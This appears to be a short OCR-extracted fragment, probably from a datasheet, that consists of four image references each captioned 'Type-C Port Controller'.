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
Type-C Port Controller



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
Type-C Port Controller



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
Type-C Port Controller



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
Type-C Port Controller



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